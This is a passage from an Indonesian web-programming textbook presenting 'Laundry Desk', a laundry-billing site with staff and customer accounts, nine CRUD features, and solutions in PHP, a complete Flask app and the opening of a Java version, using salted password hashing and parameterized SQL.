(LaundryDesk.verifyPassword(pw, c) ? "yes" : "no"));
        System.out.println("A verifies with rahasia124?  " +
(LaundryDesk.verifyPassword("rahasia124", c) ? "yes" : "no"));
    }
}
```

UJI DIRI. Seorang pelanggan lupa kata sandinya. Seorang teman mengusulkan halaman yang mengirimkan kata sandi lamanya lewat surel. Mengapa hal itu mustahil dengan rancangan di atas, dan apa yang seharusnya dilakukan halaman itu?

Jawaban. Basis data hanya menyimpan *hash* bergaram, yang tidak dapat dihitung balik menjadi kata sandi, jadi tidak ada yang dapat dikirim, dan justru itulah tujuannya. Halaman itu seharusnya mengirim tautan sekali pakai berisi token acak yang panjang (disimpan dalam

bentuk *hash*, dengan batas waktu, misalnya tiga puluh menit); mengikuti tautan itu memungkinkan pelanggan memilih kata sandi *baru*, yang kemudian di-*hash* dan disimpan seperti kata sandi lainnya.

8.4.3 Soal 8.3 — Delapan fitur di atas satu basis data

SOAL. The website must have at least eight features, not counting authentication, and together they must create, read, update and delete data (CRUD).

Dengan kata lain: situs web itu harus mempunyai sedikitnya delapan fitur di luar autentikasi, dan bersama-sama fitur itu harus membuat, membaca, mengubah, dan menghapus data (CRUD).


Dengan bahasa kita sendiri. Delapan hal yang dapat *dilakukan* pengguna, masing-masing mengubah atau menampilkan data dengan cara yang berarti bagi usaha itu. *Login*, registrasi, dan *logout* tidak dihitung. Begitu pula halaman yang hanya ada supaya halaman lain bekerja (beranda, halaman galat).

Rancangan. Mengikuti Langkah 1 dan 4 Subbab 8.2, **Tabel 8.2** mendaftar fitur-fiturnya, siapa yang boleh memakai masing-masing, URL-nya, dan huruf CRUD yang dijalankannya. Jumlahnya sembilan; yang kesembilan milik pelanggan, bukan staf, dan memberi registrasi dari Soal 8.2 sebuah kegunaan.

Tabel 8.2 Sembilan fitur Laundry Desk di luar registrasi, *login*, dan *logout*. Setiap huruf CRUD muncul, dan setiap fitur adalah URL yang dapat dipanggil oleh uji.


#	Fitur	Siapa	URL	CRUD
F1	Daftar dan pencarian pelanggan	staf	`GET /customers?q=`	R
F2	Menambah pelanggan	staf	`GET`, `POST /customers/new`	C
F3	Mengubah data pelanggan	staf	`GET`, `POST /customers/{id}/edit`	U
F4	Menghapus pelanggan (ditolak selama masih ada nota)	staf	`POST /customers/{id}/delete`	D
F5	Daftar harga	semua orang	`GET /services`	R
F6	Menerima nota baru, harganya dihitung *server*	staf	`GET`, `POST /bills/new`	C
F7	Memajukan status nota, dengan baris audit	staf	`POST /bills/{id}/advance`	U, C
F8	Menampilkan nota, mencatat pembayaran, menjaga sisa tagihan	staf	`GET /bills/{id}`, `POST /bills/{id}/pay`	R, C
F9	Nota dan sisa tagihan milik pelanggan sendiri	pelanggan	`GET /my-bills`	R

Setiap permintaan menempuh jalan yang sama melalui *front controller*, seperti digambar pada **Gambar 8.3**: sesi dimulai, rute ditemukan, pemeriksaan izin dijalankan, *handler* memvalidasi masukan dan berbicara dengan basis data, dan jawabannya berupa halaman (untuk `GET`) atau *redirect* (setelah `POST` yang mengubah sesuatu, aturan *Post/Redirect/Get*).



Gambar 8.3 Satu permintaan melewati Laundry Desk. Pemeriksaan izin yang gagal langsung berujung pada *redirect*; perubahan yang berhasil juga berakhir dengan *redirect*, sehingga memuat ulang halaman tidak pernah mengulang perubahan itu.

Sebuah nota melewati tiga keadaan, seperti digambar pada **Gambar 8.4**: `queued` ketika diterima, `finished` ketika pencucian selesai, `departed` ketika pelanggan sudah mengambilnya. Nota yang dibatalkan dicatat sebagai `departed` tanpa waktu selesai dan dengan tagihan nol, ditambah baris `cancelled` di log (Latihan 8.10 mengerjakannya). Status tidak pernah mundur, dan setiap langkah maju menambah satu baris ke `StatusLog` yang menyebut karyawan pelakunya.



Gambar 8.4 Riwayat hidup sebuah nota. Tombol *Next status* (fitur F7) hanya mengikuti panah utuh; panah putus-putus adalah pembatalan pada Latihan 8.10.

Penyelesaian PHP. Fitur-fiturnya adalah sisa **Kode 8.5**, setelah bagian autentikasi. Bacalah dengan **Tabel 8.2** di samping Anda.

Baris demi baris. *F5*, daftar harga, tidak memerlukan *login*: ia memilih dua belas layanan dan mencetak tabel, dengan setiap nilai melewati `h()` dan harga diformat oleh `rupiah()` secara Indonesia, `Rp 8.000`. *F9* dijaga oleh `require_login('customer')` dan menghitung sisa tagihan setiap nota di dalam SQL, yaitu tagihan dikurangi jumlah pembayarannya; `COALESCE(…, 0)` mengubah "belum ada pembayaran", yang oleh SQL ditulis `NULL`, menjadi nol. Baris `$u = require_login('staff');` lalu melindungi semua yang ada di bawahnya sekaligus. *F1* mencari dengan `LIKE ?` dan nilai `"%$q%"`: tanda persen adalah bagian dari *nilai*, jadi *placeholder* tetap menjauhkan masukan dari teks SQL. *F2* dan *F3* berbagi satu *handler*, karena menambah dan mengubah hanya berbeda pada isian yang ditampilkan dan apakah SQL-nya `INSERT` atau `UPDATE`; pelanggan baru mendapat id berikutnya, dan *constraint* `CHECK` yang menolak baris (jenis kelamin selain `f` atau `m`, tanggal yang bukan tanggal) ditangkap lalu diubah menjadi pesan. *F4* sekadar mencoba `DELETE`. Bila pelanggan masih mempunyai nota, *foreign key* `Bill_Customer` menolak, PDO melempar `PDOException`, dan *handler* mengubahnya menjadi "has bills and cannot be deleted": aturannya ditegakkan sekali, oleh basis data, dan halaman hanya melaporkannya. *F6* memeriksa bahwa pelanggan dan layanan itu ada, bahwa jumlahnya bilangan bulat dari 1 sampai 100 (`FILTER_VALIDATE_INT` dengan rentang), dan bahwa raknya berbentuk seperti `A07`; ia

menghitung tagihan di *server* sebagai harga kali jumlah, lalu menulis nota dan baris `StatusLog` pertamanya dalam satu transaksi, sehingga tidak pernah ada nota tanpa baris log atau baris log tanpa nota. *F7* membaca status sekarang, mencari status berikutnya dalam larik dua entri, dan dalam satu transaksi memperbarui nota (mengisi kolom waktu yang sesuai, `finished` atau `departed`) serta menyisipkan baris log; nota yang sudah `departed` tidak dapat maju lagi. *F8* mempunyai sisi baca, yang menampilkan nota beserta pembayaran dan sisa tagihannya, dan sisi tulis, yang menerima pembayaran hanya bila berupa rupiah bulat antara 1 dan sisa tagihan dan metodenya tunai, QRIS, atau transfer. Tiga baris terakhir menjawab setiap *path* lain dengan halaman 404.

Penyelesaian Python. **Kode 8.9** adalah Laundry Desk di atas Flask. Setiap rute adalah fungsi dengan dekorator seperti `@app.get("/services")`; pemeriksaan izin untuk semua halaman staf adalah satu fungsi `before_request`; dan `with db():` membungkus dua pernyataan F6 dan F7 dalam satu transaksi, meng-*commit* keduanya atau tidak satu pun.

Kode 8.9 `laundry_desk.py`: Laundry Desk dengan Flask dan `sqlite3`, rute demi rute sama dengan versi PHP.

```
# laundry_desk.py - Laundry Desk dengan Flask + sqlite3 (Soal 8.2 dan 8.3).
# Jalankan:  python laundry_desk.py 8080    lalu buka http://127.0.0.1:8080/
import base64
import hashlib
import hmac
import os
import re
import secrets
import sqlite3
import sys
from datetime import datetime
from html import escape as h

from flask import Flask, g, redirect, request, session

ITERATIONS = 600000
DB_PATH = os.environ.get("LAUNDRY_DB") or os.path.join(os.path.dirname(__file__), "..",
"data", "laundry.db")

app = Flask(__name__)
# Kunci penanda tangan cookie sesi. Isi LAUNDRY_SECRET di produksi; jangan pernah di-
commit.
app.secret_key = os.environ.get("LAUNDRY_SECRET") or secrets.token_hex(32)
app.config.update(SESSION_COOKIE_HTTPONLY=True, SESSION_COOKIE_SAMESITE="Lax")


def db():
    if "db" not in g:
        g.db = sqlite3.connect(DB_PATH)
        g.db.row_factory = sqlite3.Row
        g.db.execute("PRAGMA foreign_keys = ON")      # SQLite memeriksa foreign key hanya
bila diminta
    return g.db


@app.teardown_appcontext
def close_db(_exc):
    conn = g.pop("db", None)
    if conn is not None:
        conn.close()


def rows(sql, args=()):
    return db().execute(sql, args).fetchall()
```

Kode 8.9 (Lanjutan) *laundry_desk.py: Laundry Desk dengan Flask dan sqlite3, rute demi rute sama dengan versi PHP.*

```
def row(sql, args=()):
    r = rows(sql, args)
    return r[0] if r else None


def run(sql, args=()):
    db().execute(sql, args)
    db().commit()


def now():
    return os.environ.get("LAUNDRY_NOW") or datetime.now().strftime("%Y-%m-%d %H:%M:%S")


def next_id(table, prefix):
    m = row(f"SELECT MAX(id) AS m FROM {table}")["m"] or prefix + "0000"
    return f"{prefix}{int(m[1:]) + 1:04d}"


def hash_password(password):
    salt = os.urandom(16)
    key = hashlib.pbkdf2_hmac("sha256", password.encode(), salt, ITERATIONS, 32)
    return
f"pbkdf2_sha256${ITERATIONS}${base64.b64encode(salt).decode()}${base64.b64encode(key).decod
e()}"


def verify_password(password, stored):
    p = (stored or "").split("$")
    if len(p) != 4 or p[0] != "pbkdf2_sha256":
        return False
    salt, expected = base64.b64decode(p[2]), base64.b64decode(p[3])
    key = hashlib.pbkdf2_hmac("sha256", password.encode(), salt, int(p[1]), len(expected))
    return hmac.compare_digest(expected, key)         # perbandingan dengan waktu tetap


def rupiah(n):
    return "Rp " + f"{int(n):,}".replace(",", ".")


def flash(msg):
    session["flash"] = msg
```

Kode 8.9 (Lanjutan) *laundry_desk.py: Laundry Desk dengan Flask dan sqlite3, rute demi rute sama dengan versi PHP.*

```
def page(title, body, status=200):
    u = session.get("user")
    nav = '<a href="/services">Price list</a>'
    if u is None:
        nav += ' | <a href="/login">Log in</a> | <a href="/register">Register</a>'
    else:
        if u["kind"] == "staff":
            nav += ' | <a href="/customers">Customers</a> | <a href="/bills/new">New
bill</a>'
        else:
            nav += ' | <a href="/my-bills">My bills</a>'
        nav += (" | " + h(u["name"]) + ' <form method="post" action="/logout"
class="inline">'
                "<button>Log out</button></form>")
    msg = session.pop("flash", None)
    msg = f'<p class="msg">{h(msg)}</p>' if msg else ""
    return (f'<!DOCTYPE html>\n<html lang="en"><head><meta charset="utf-
8"><title>{h(title)} - Laundry Desk'

f"</title></head>\n<body><nav>{nav}</nav>\n<h1>{h(title)}</h1>\n{msg}{body}\n</body></html>
\n",
            status)


def err(text):
    return f'<p class="err">{h(text)}</p>'


def form(name):
    return request.form.get(name, "").strip()


def guard(kind=""):
    """None bila pengunjung boleh lanjut, selain itu respons yang menghentikan
permintaan."""
    u = session.get("user")
    if u is None:
        return redirect("/login")
    if kind and u["kind"] != kind:
        return page("Forbidden", err(f"This page is for {kind} accounts."), 403)
    return None


# ------------------------------------------------------------------ autentikasi
@app.get("/")
def root():
    return redirect("/home" if session.get("user") else "/login")
```

Kode 8.9 (Lanjutan) *laundry_desk.py: Laundry Desk dengan Flask dan sqlite3, rute demi rute sama dengan versi PHP.*

```
@app.route("/login", methods=["GET", "POST"])
def login():
    e = ""
    if request.method == "POST":
        email = form("email")
        u, kind = row("SELECT id, name, Outlet_id, password_hash FROM Employee WHERE email
= ?", (email,)), "staff"
        if u is None:
            u = row("SELECT id, name, NULL AS Outlet_id, password_hash FROM Customer WHERE
email = ?", (email,))
            kind = "customer"
        if u is not None and verify_password(request.form.get("password", ""),
u["password_hash"]):
            session.clear()                          # sesi baru setiap kali login
            session["user"] = {"kind": kind, "id": u["id"], "name": u["name"], "outlet":
u["Outlet_id"]}
            flash(f"Welcome, {u['name']}.")
            return redirect("/home")
        e = err("Wrong e-mail or password.")
    return page("Log in", e + """<form method="post">
<label>E-mail <input name="email" type="email" required></label>
<label>Password <input name="password" type="password" required></label>
<button>Log in</button></form>""")


@app.route("/register", methods=["GET", "POST"])
def register():
    e = ""
    if request.method == "POST":
        v = {k: form(k) for k in ("name", "gender", "place", "birthdate", "address",
"phone", "email")}
        pw = request.form.get("password", "")
        taken = row("SELECT id FROM Customer WHERE email = ? UNION SELECT id FROM Employee
WHERE email = ?",
                    (v["email"], v["email"]))
        if "" in v.values():
            e = "Please fill in every field."
        elif v["gender"] not in ("f", "m"):
            e = "Gender must be f or m."
        elif not re.fullmatch(r"\d{4}-\d{2}-\d{2}", v["birthdate"]):
            e = "Birth date must look like 2001-07-25."
        elif not re.fullmatch(r"[^@\s]+@[^@\s]+\.[^@\s]+", v["email"]):
            e = "That e-mail address is not valid."
        elif taken is not None:
            e = "That e-mail address already has an account."
        elif len(pw) < 8:
            e = "The password needs at least 8 characters."
        else:
            cid = next_id("Customer", "C")
            run("""INSERT INTO Customer (id, name, gender, place, birthdate, address,
phone, enrolled,
                  email, password, credit, password_hash) VALUES
(?,?,?,?,?,?,?,?,?,?,?,?)""",
                (cid, v["name"], v["gender"], v["place"], v["birthdate"], v["address"],
v["phone"],
```

Kode 8.9 (Lanjutan) *laundry_desk.py: Laundry Desk dengan Flask dan sqlite3, rute demi rute sama dengan versi PHP.*

```
                now(), v["email"], "*****", 0, hash_password(pw)))
            flash(f"Account {cid} created. Please log in.")
            return redirect("/login")
        e = err(e)
    return page("Register", e + """<form method="post">
<label>Name <input name="name" required></label>
<label>Gender <select name="gender"><option>f</option><option>m</option></select></label>
<label>Place of birth <input name="place" required></label>
<label>Birth date <input name="birthdate" type="date" required></label>
<label>Address <input name="address" required></label>
<label>Phone <input name="phone" required></label>
<label>E-mail <input name="email" type="email" required></label>
<label>Password <input name="password" type="password" minlength="8" required></label>
<button>Create my account</button></form>""")


@app.post("/logout")
def logout():
    session.clear()                                  # cookie bertanda tangan kini kosong
    return redirect("/login")


@app.get("/home")
def home():
    stop = guard()
    if stop:
        return stop
    u = session["user"]
    if u["kind"] == "customer":
        return redirect("/my-bills")
    q = row("""SELECT SUM(status = 'queued') AS queued, SUM(status = 'finished') AS ready
               FROM Bill WHERE Outlet_id = ?""", (u["outlet"],))
    return page("Home", f"<p>Outlet {h(u['outlet'])}: {q['queued']} bills in the queue, "
                        f"{q['ready']} ready for pickup.</p>")


# ------------------------------------------------------------------ F5: daftar harga
(publik)
@app.get("/services")
def services():
    t = "<table><tr><th>Id</th><th>Service</th><th>Price</th></tr>"
    for s in rows("SELECT id, description, price FROM Service ORDER BY id"):
        t +=
f"<tr><td>{h(s['id'])}</td><td>{h(s['description'])}</td><td>{rupiah(s['price'])}</td></tr>
"
    return page("Price list", t + "</table>")
```

Kode 8.9 (Lanjutan) *laundry_desk.py: Laundry Desk dengan Flask dan sqlite3, rute demi rute sama dengan versi PHP.*

```
# ------------------------------------------------------------ F9: nota milik pelanggan
sendiri
@app.get("/my-bills")
def my_bills():
    stop = guard("customer")
    if stop:
        return stop
    t =
"<table><tr><th>Bill</th><th>Arrived</th><th>Service</th><th>Status</th><th>Balance</th></t
r>"
    for b in rows("""SELECT b.id, b.arrived, s.description, b.status,
                     b.payment - COALESCE((SELECT SUM(amount) FROM Payment p WHERE
p.Bill_id = b.id), 0) AS balance
                     FROM Bill b JOIN Service s ON s.id = b.Service_id
                     WHERE b.Customer_id = ? ORDER BY b.arrived DESC""",
(session["user"]["id"],)):
        t +=
(f"<tr><td>{h(b['id'])}</td><td>{h(b['arrived'])}</td><td>{h(b['description'])}</td>"
              f"<td>{h(b['status'])}</td><td>{rupiah(b['balance'])}</td></tr>")
    return page("My bills", t + "</table>")


# Semua halaman di bawah ini hanya untuk staf.
@app.before_request
def staff_only():
    if request.path.startswith(("/customers", "/bills")):
        return guard("staff")
    return None


# ------------------------------------------------------------ F1: daftar dan cari
pelanggan
@app.get("/customers")
def customers():
    q = request.args.get("q", "").strip()
    t = (f'<form><input name="q" value="{h(q)}"><button>Search</button></form>'
         '<p><a href="/customers/new">Add a customer</a></p>'
         "<table><tr><th>Id</th><th>Name</th><th>Phone</th><th>Credit</th><th></th></tr>")
    for c in rows("""SELECT id, name, phone, credit FROM Customer WHERE name LIKE ? OR
phone LIKE ?
                     ORDER BY name, id LIMIT 20""", (f"%{q}%", f"%{q}%")):
        t += (f"<tr><td>{h(c['id'])}</td><td>{h(c['name'])}</td><td>{h(c['phone'])}</td>"
              f"<td>{rupiah(c['credit'])}</td><td><a
href=\"/customers/{h(c['id'])}/edit\">Edit</a> "
              f"<form method=\"post\" action=\"/customers/{h(c['id'])}/delete\"
class=\"inline\">"
              "<button>Delete</button></form></td></tr>")
    return page("Customers", t + "</table>")
```

Kode 8.9 (Lanjutan) *laundry_desk.py: Laundry Desk dengan Flask dan sqlite3, rute demi rute sama dengan versi PHP.*

```
# ------------------------------------------------------------ F2 dan F3: tambah dan
ubah pelanggan
@app.route("/customers/new", methods=["GET", "POST"], defaults={"cid": None})
@app.route("/customers/<cid>/edit", methods=["GET", "POST"])
def customer_form(cid):
    c = row("SELECT * FROM Customer WHERE id = ?", (cid,)) if cid else None
    if cid and c is None:
        return page("Not found", err(f"No customer {cid}."), 404)
    c = dict(c) if c else {}
    f = ["name", "address", "phone", "email"] if cid else \
        ["name", "gender", "place", "birthdate", "address", "phone", "email"]
    e = ""
    if request.method == "POST":
        v = {k: form(k) for k in f}
        if "" in v.values():
            e = err("Please fill in every field.")
        elif cid:
            run("UPDATE Customer SET name = ?, address = ?, phone = ?, email = ? WHERE id =
?",
                (v["name"], v["address"], v["phone"], v["email"], cid))
            flash(f"Customer {cid} updated.")
            return redirect("/customers?q=" + v["name"].replace(" ", "+"))
        else:
            new = next_id("Customer", "C")
            try:
                run("""INSERT INTO Customer (id, name, gender, place, birthdate, address,
phone, enrolled,
                        email, password, credit) VALUES (?,?,?,?,?,?,?,?,?,?,?)""",
                    (new, v["name"], v["gender"], v["place"], v["birthdate"], v["address"],
                     v["phone"], now(), v["email"], "*****", 0))
                flash(f"Customer {new} added.")
                return redirect("/customers?q=" + v["name"].replace(" ", "+"))
            except sqlite3.IntegrityError:            # sebuah constraint CHECK menolak
baris itu
                e = err("The database refused this customer: check gender and birth date.")
        c.update(v)
    fields = "".join(f'<label>{k} <input name="{k}" value="{h(str(c.get(k,
""")))}"></label>' for k in f)
    return page(f"Edit customer {cid}" if cid else "Add a customer",
                e + '<form method="post">' + fields + "<button>Save</button></form>")
```

Kode 8.9 (Lanjutan) *laundry_desk.py: Laundry Desk dengan Flask dan sqlite3, rute demi rute sama dengan versi PHP.*

```
# ------------------------------------------------------------ F4: hapus pelanggan
@app.post("/customers/<cid>/delete")
def customer_delete(cid):
    try:
        run("DELETE FROM Customer WHERE id = ?", (cid,))
        flash(f"Customer {cid} deleted.")
    except sqlite3.IntegrityError:                    # foreign key Bill_Customer menolak
        flash(f"Customer {cid} has bills and cannot be deleted.")
    return redirect("/customers")


# ------------------------------------------------------------ F6: terima nota baru
@app.route("/bills/new", methods=["GET", "POST"])
def bill_new():
    e = ""
    if request.method == "POST":
        u = session["user"]
        cust = row("SELECT id FROM Customer WHERE id = ?", (form("customer"),))
        svc = row("SELECT id, price FROM Service WHERE id = ?", (form("service"),))
        unit = int(form("unit")) if form("unit").isdigit() else 0
        rack = form("rack").upper()
        if cust is None or svc is None:
            e = "Choose an existing customer and service."
        elif not 1 <= unit <= 100:
            e = "The quantity must be a whole number from 1 to 100."
        elif not re.fullmatch(r"[A-Z]\d{2}", rack):
            e = "A rack looks like A07."
        else:
            bid = next_id("Bill", "B")
            total = int(svc["price"]) * unit          # harga disalin ke nota saat ini juga
            with db():                                # satu transaksi: nota dan baris log
pertamanya
                db().execute("""INSERT INTO Bill (id, arrived, status, rack, unit, payment,
Customer_id,
                                Employee_id, Service_id, Outlet_id) VALUES (?,?, 'queued',
?,?,?,?,?,?,?)""",
                             (bid, now(), rack, unit, total, cust["id"], u["id"],
svc["id"], u["outlet"]))
                db().execute("""INSERT INTO StatusLog (Bill_id, status, changed_at,
Employee_id)
                                VALUES (?, 'queued', ?, ?)""", (bid, now(), u["id"]))
            flash(f"Bill {bid} created: {rupiah(total)}.")
            return redirect(f"/bills/{bid}")
        e = err(e)
    opts = "".join(f'<option value="{h(s["id"])}">{h(s["description"])}</option>'
                   for s in rows("SELECT id, description FROM Service ORDER BY id"))
    return page("New bill", e + f"""<form method="post">
<label>Customer id <input name="customer" placeholder="C0001" required></label>
<label>Service <select name="service">{opts}</select></label>
<label>Quantity <input name="unit" type="number" min="1" max="100" required></label>
<label>Rack <input name="rack" placeholder="A07" required></label>
```

Kode 8.9 (Lanjutan) *laundry_desk.py: Laundry Desk dengan Flask dan sqlite3, rute demi rute sama dengan versi PHP.*

```
<button>Create bill</button></form>""")


# ------------------------------------------------------------------ F7: majukan nota satu
langkah
@app.post("/bills/<bid>/advance")
def bill_advance(bid):
    b = row("SELECT status FROM Bill WHERE id = ?", (bid,))
    nxt = {"queued": "finished", "finished": "departed"}.get(b["status"] if b else "")
    if nxt is None:
        flash(f"Bill {bid} cannot move forward.")
    else:
        with db():
            db().execute(f"UPDATE Bill SET status = ?, {nxt} = ? WHERE id = ?", (nxt,
now(), bid))
            db().execute("INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id)
VALUES (?,?,?,?)",
                         (bid, nxt, now(), session["user"]["id"]))
        flash(f"Bill {bid} is now {nxt}.")
    return redirect(f"/bills/{bid}")


# ------------------------------------------------------------------ F8: catat pembayaran
@app.post("/bills/<bid>/pay")
def bill_pay(bid):
    bal = row("""SELECT b.payment - COALESCE(SUM(p.amount), 0) AS balance FROM Bill b
                 LEFT JOIN Payment p ON p.Bill_id = b.id WHERE b.id = ? GROUP BY b.id,
b.payment""", (bid,))
    amount = int(form("amount")) if form("amount").isdigit() else 0
    how = form("method")
    if bal is None or not 1 <= amount <= bal["balance"] or how not in ("cash", "qris",
"transfer"):
        flash("Payment refused: the amount must be between Rp 1 and the balance.")
    else:
        run("INSERT INTO Payment (Bill_id, paid_at, method, amount, reference) VALUES
(?,?,?,?,?)",
            (bid, now(), how, amount, None if how == "cash" else form("reference")))
        flash(f"Payment of {rupiah(amount)} recorded. Balance {rupiah(bal['balance'] -
amount)}.")
    return redirect(f"/bills/{bid}")


# ------------------------------------------------------------------ F8 (sisi baca): satu
nota lengkap
@app.get("/bills/<bid>")
def bill_show(bid):
    b = row("""SELECT b.*, c.name, s.description FROM Bill b JOIN Customer c ON c.id =
b.Customer_id
               JOIN Service s ON s.id = b.Service_id WHERE b.id = ?""", (bid,))
    if b is None:
        return page("Not found", err(f"No bill {bid}."), 404)
    pays = rows("SELECT paid_at, method, amount FROM Payment WHERE Bill_id = ? ORDER BY
id", (bid,))
    paid = sum(p["amount"] for p in pays)
    t = (f"<p>{h(b['name'])} ({h(b['Customer_id'])}), {h(b['description'])} x {b['unit']},
rack {h(b['rack'])}. "
         f"Status: {h(b['status'])}.</p><p>Charged {rupiah(b['payment'])}, paid
{rupiah(paid)}, "
```

Kode 8.9 (Lanjutan) *laundry_desk.py: Laundry Desk dengan Flask dan sqlite3, rute demi rute sama dengan versi PHP.*

```
        f"balance {rupiah(b['payment'] - paid)}.</p>"
        "<table><tr><th>Paid at</th><th>Method</th><th>Amount</th></tr>")
    for p in pays:
        t +=
f"<tr><td>{h(p['paid_at'])}</td><td>{h(p['method'])}</td><td>{rupiah(p['amount'])}</td></tr
>"
    t += (f'</table><form method="post" action="/bills/{h(bid)}/advance"><button>Next
status</button></form>'
         f'<form method="post" action="/bills/{h(bid)}/pay"><input name="amount"
type="number" min="1">'
         "<select
name=\"method\"><option>cash</option><option>qris</option><option>transfer</option></select
>"
         '<input name="reference" placeholder="reference"><button>Record
payment</button></form>')
    return page(f"Bill {bid}", t)


@app.errorhandler(404)
def not_found(_e):
    return page("Not found", err(f"There is no page at {request.path}."), 404)


if __name__ == "__main__":
    app.run(host="127.0.0.1", port=int(sys.argv[1]) if len(sys.argv) > 1 else 8080)
```

Penyelesaian Java. **Kode 8.10** adalah Laundry Desk yang hanya memakai JDK dan *driver* JDBC SQLite. Program ini lebih panjang daripada dua yang lain karena *server* bawaan Java memberi kita bita, bukan formulir: program mengurai sendiri *query string* dan isi formulir, menyimpan peta sesinya sendiri, dan menulis sendiri *header* `Set-Cookie` dan `Location`. Selebihnya sepadan baris demi baris: `route` adalah *front controller*, setiap fitur adalah sebuah metode, dan `setAutoCommit(false)` bersama `commit()` membentuk transaksinya.

Kode 8.10 `LaundryDesk.java`: Laundry Desk di atas `com.sun.net.httpserver` dan JDBC, dengan penyimpanan sesi dan pengurai formulirnya sendiri.

```
// LaundryDesk.java - Laundry Desk di atas server HTTP bawaan JDK + JDBC (Soal 8.2 dan
8.3).
// Kompilasi: javac -d out LaundryDesk.java
// Jalankan: java -cp "out:../vendor/sqlite-jdbc-3.53.2.0.jar" LaundryDesk 8080   (Windows:
; bukan :)
import com.sun.net.httpserver.HttpExchange;
import com.sun.net.httpserver.HttpServer;

import javax.crypto.SecretKeyFactory;
import javax.crypto.spec.PBEKeySpec;
import java.io.IOException;
import java.net.InetSocketAddress;
import java.net.URLDecoder;
import java.nio.charset.StandardCharsets;
import java.security.MessageDigest;
import java.security.SecureRandom;
import java.sql.*;
import java.text.NumberFormat;
import java.time.LocalDateTime;
import java.time.format.DateTimeFormatter;
import java.util.*;
import java.util.concurrent.ConcurrentHashMap;
import java.util.regex.Matcher;
import java.util.regex.Pattern;

public class LaundryDesk {
    static final int ITERATIONS = 600000;
    static final String DB = System.getenv().getOrDefault("LAUNDRY_DB",
"../data/laundry.db");
    static final SecureRandom RANDOM = new SecureRandom();
    static final Map<String, Map<String, Object>> SESSIONS = new ConcurrentHashMap<>();

    /** Hasil sebuah handler: status, tujuan redirect (atau null), dan halaman (atau null).
*/
    record Resp(int status, String location, String body) {
        static Resp redirect(String to) { return new Resp(302, to, null); }
    }

    /** Satu permintaan: metode, path, query, isian formulir, dan sesi pengunjung ini. */
    static final class Req {
        String method, path, sid;
        Map<String, String> query, form;
        Map<String, Object> session;
        Connection db;

        String in(String k) { return form.getOrDefault(k, "").trim(); }
        @SuppressWarnings("unchecked")
        Map<String, String> user() { return (Map<String, String>) session.get("user"); }
    }
```

Kode 8.10 (Lanjutan) *LaundryDesk.java: Laundry Desk di atas com.sun.net.httpserver dan JDBC, dengan penyimpanan sesi dan pengurai formulirnya sendiri.*

```
    public static void main(String[] args) throws IOException {
        int port = args.length > 0 ? Integer.parseInt(args[0]) : 8080;
        HttpServer server = HttpServer.create(new InetSocketAddress("127.0.0.1", port), 0);
        server.createContext("/", LaundryDesk::handle);
        server.start();
        System.out.println("Laundry Desk on http://127.0.0.1:" + port + "/");
    }

    // ---------------------------------------------------------------- perpipaan
    static void handle(HttpExchange ex) throws IOException {
        Req r = new Req();
        r.method = ex.getRequestMethod();
        r.path = ex.getRequestURI().getPath();
        r.query = parse(ex.getRequestURI().getRawQuery());
        r.form = parse(new String(ex.getRequestBody().readAllBytes(),
StandardCharsets.UTF_8));
        String cookie =
Optional.ofNullable(ex.getRequestHeaders().getFirst("Cookie")).orElse("");
        Matcher m = Pattern.compile("SID=([0-9a-f]{32})").matcher(cookie);
        r.sid = m.find() && SESSIONS.containsKey(m.group(1)) ? m.group(1) : newSession();
        r.session = SESSIONS.get(r.sid);
        Resp resp;
        try (Connection c = DriverManager.getConnection("jdbc:sqlite:" + DB)) {
            c.createStatement().execute("PRAGMA foreign_keys = ON");  // SQLite memeriksa
FK hanya bila diminta
            r.db = c;
            resp = route(r);
        } catch (SQLException e) {
            resp = page(r, 500, "Error", err("Database error: " + e.getMessage()));
        }
        if (SESSIONS.containsKey(r.sid)) {
            ex.getResponseHeaders().add("Set-Cookie", "SID=" + r.sid + "; Path=/; HttpOnly;
SameSite=Lax");
        } else {                                                    // sudah logout: buang
cookie-nya
            ex.getResponseHeaders().add("Set-Cookie", "SID=; Path=/; Max-Age=0");
        }
        if (resp.location() != null) {
            ex.getResponseHeaders().add("Location", resp.location());
        }
        byte[] body = resp.body() == null ? new byte[0] :
resp.body().getBytes(StandardCharsets.UTF_8);
        ex.getResponseHeaders().add("Content-Type", "text/html; charset=utf-8");
        ex.sendResponseHeaders(resp.status(), body.length == 0 ? -1 : body.length);
        if (body.length > 0) {
            ex.getResponseBody().write(body);
        }
        ex.close();
    }
```

